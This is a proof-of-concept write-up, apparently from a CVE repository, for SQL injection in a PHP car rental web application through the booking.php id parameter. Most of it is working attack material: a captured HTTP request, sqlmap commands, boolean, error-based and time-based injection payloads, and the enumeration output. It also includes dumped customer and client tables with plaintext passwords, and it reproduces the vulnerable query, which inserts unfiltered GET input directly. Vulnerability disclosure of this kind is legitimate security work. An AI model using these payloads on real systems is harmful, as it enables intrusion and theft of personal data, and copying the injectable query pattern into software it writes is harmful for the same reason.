 [main](#) ▾

...

[CVEs](#) / [Car Rental System SQLI](#) / [POC.md](#)



D4rkP0w4r Update POC.md

 History

 1 contributor



39 lines (36 sloc) | 1.76 KB


...

Car Rental System SQL Injection

- Note => Login to customer
- Injection Point => `http://192.168.1.101:8080/Car_Rental/booking.php?id=1`

Exploit

- Exploit with Sqlmap + Burp Suite



- Use Burp Suite capture request
- Then save as sqlcar.txt

```
GET /Car_Rental/booking.php?id=1 HTTP/1.1
Host: 192.168.1.101:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.1.101:8080/Car_Rental/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ci_session=jo7rsp3d4su5223o11544otrc44odm2l; PHPSESSID=5cddkjvvh5nhvqh96t306
Connection: close
```

- Exploit with Sqlmap

```
python3 sqlmap.py -r sqlcar.txt --current-db
```

```
[18:33:58] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.51, PHP 8.0.12
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:33:58] [INFO] fetching current database
[18:33:58] [INFO] resumed: 'carrentalp'
current database: 'carrentalp'
[18:33:58] [INFO] fetched data logged to text files under '/home/d4rkp0w4r/.local/share/sqlmap/output/192.168.1.101'
[18:33:58] [WARNING] your sqlmap version is outdated

[*] ending @ 18:33:58 /2022-03-23/
```

```
python3 sqlmap.py -r sqlicar.txt -D carrentalp --tables
```

```
d4rkp0w4r@d4rkp0w4r:/mnt/c
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 6284=6284 AND 'oriF'='oriF

  Type: error-based
  Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' OR (SELECT 5655 FROM (SELECT COUNT(*),CONCAT(0x71787a7071,(SELECT (ELT(5655=5655,1))),0x716b6b6271,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUG
  INS GROUP BY x)a) AND 'Uyte'='Uyte

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 9572 FROM (SELECT(SLEEP(5)))UpwF) AND 'GChv'='GChv

[18:34:45] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.51, PHP 8.0.12
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[18:34:45] [INFO] fetching tables for database: 'carrentalp'
[18:34:45] [INFO] resumed: 'cars'
[18:34:45] [INFO] resumed: 'clientcars'
[18:34:45] [INFO] resumed: 'clients'
[18:34:45] [INFO] resumed: 'customers'
[18:34:45] [INFO] resumed: 'driver'
[18:34:45] [INFO] resumed: 'feedback'
[18:34:45] [INFO] resumed: 'rentedcars'
Database: carrentalp
[7 tables]
+-----+
| cars      |
| clientcars |
| clients   |
| customers |
| driver    |
| feedback  |
| rentedcars |
+-----+

[18:34:45] [INFO] fetched data logged to text files under '/home/d4rkp0w4r/.local/share/sqlmap/output/192.168.1.101'
[18:34:45] [WARNING] your sqlmap version is outdated

[*] ending @ 18:34:45 /2022-03-23/

d4rkp0w4r@d4rkp0w4r:/mnt/c/Users/jacks/sqlmap-dev$
```

Information Disclosure

Database: carrentalp					
Table: customers					
[9 entries]					
customer_name	customer_email	customer_phone	customer_address	customer_password	customer_username
Antonio M	antony@gmail.com	0785556580	2677 Burton Avenue	123	antonio
Christine	chr@gmail.com	8544444444	3701 Fairway Drive	password	christine
CurZnqes	CurZnqes@burpcollaborator	CurZnqes	CurZnqes	j1S!a0t!A5	CurZnqes
Ethan Hawk	thisisethan@gmail.com	6974111111	4554 Rowes Lane	password	ethan
James Washington	james@gmail.com	0258786969	2316 Mayo Street	password	james
Lucas Rhoades	lucas@gmail.com	7003658500	2737 Fowler Avenue	password	lucas
OusVeJzT	swmmpmxV@burpcollaborator	HAWiFddX	Pp0gUTIB	a4S!l7v!I6	baYqDZfk
QExZVbUx	TAeCeqrf@burpcollaborator	yEYmwkr0	EyJBCEpe	i4L!w3d!B5	ZECqceRC
zZmpzEJx	hqwmQoEp@burpcollaborator	X0kYeyTc	mRFyGwPk	L5F!a6w!N1	YqtQxoNt

Database: carrentalp					
Table: clients					
[6 entries]					
client_name	client_email	client_phone	client_address	client_password	client_username
Harry Den	harryden@gmail.com	9876543210	2477 Harley Vincent Drive	password	harry
Jeniffer Washington	washjeni@gmail.com	7850000069	4139 Mesa Drive	jenny	jenny
lFvDeHLz	uYMRtdGY@burpcollaborator	b0KzJIhI	ShGimpdA	h9V!t5g!A1	aPTnVipQ
ptGGpMjc	uDpXxBxf@burpcollaborator	qmxNGtQy	hbAbLSBH	a7Y!y9m!V7	vs0PMD0V
Tommy Doe	tom@gmail.com	900696969	4645 Dawson Drive	password	tom
UFKpvkfk	YrlvBqaL@burpcollaborator	UqysiPQh	jmCnpVdN	c8A!r9y!W0	WifmQzrM

Vulnerable Code

```

114 </div>
115 <?php }
116 ?>
117 <!-- /.navbar-collapse -->
118 </div>
119 <!-- /.container -->
120 </nav>
121
122 <div class="container" style="margin-top: 65px;">
123 <div class="col-md-7" style="float: none; margin: 0 auto;">
124 <div class="form-area">
125 <form role="form" action="bookingconfirm.php" method="POST">
126 <br style="clear: both">
127 <br>
128
129 <?php
130 $car_id = $_GET["id"];
131 $sql1 = "SELECT * FROM cars WHERE car_id = '$car_id'";
132 $result1 = mysqli_query($conn, $sql1);
133
134 if(mysqli_num_rows($result1)){
135 while($row1 = mysqli_fetch_assoc($result1)){
136 $car_name = $row1["car_name"];
137 $car_nameplate = $row1["car_nameplate"];
138 $ac_price = $row1["ac_price"];
139 $non_ac_price = $row1["non_ac_price"];
140 $ac_price_per_day = $row1["ac_price_per_day"];
141 $non_ac_price_per_day = $row1["non_ac_price_per_day"];
142 }
143 }
144
145 ?>
146
147 <!-- <div class="form-group"> -->
148 <h5> Selected Car:&nbsp;  <b><?php echo($car_name);?></b></h5>
149 <!-- </div> -->
150
151 <!-- <div class="form-group"> -->

```

- No filter id when inserting data to database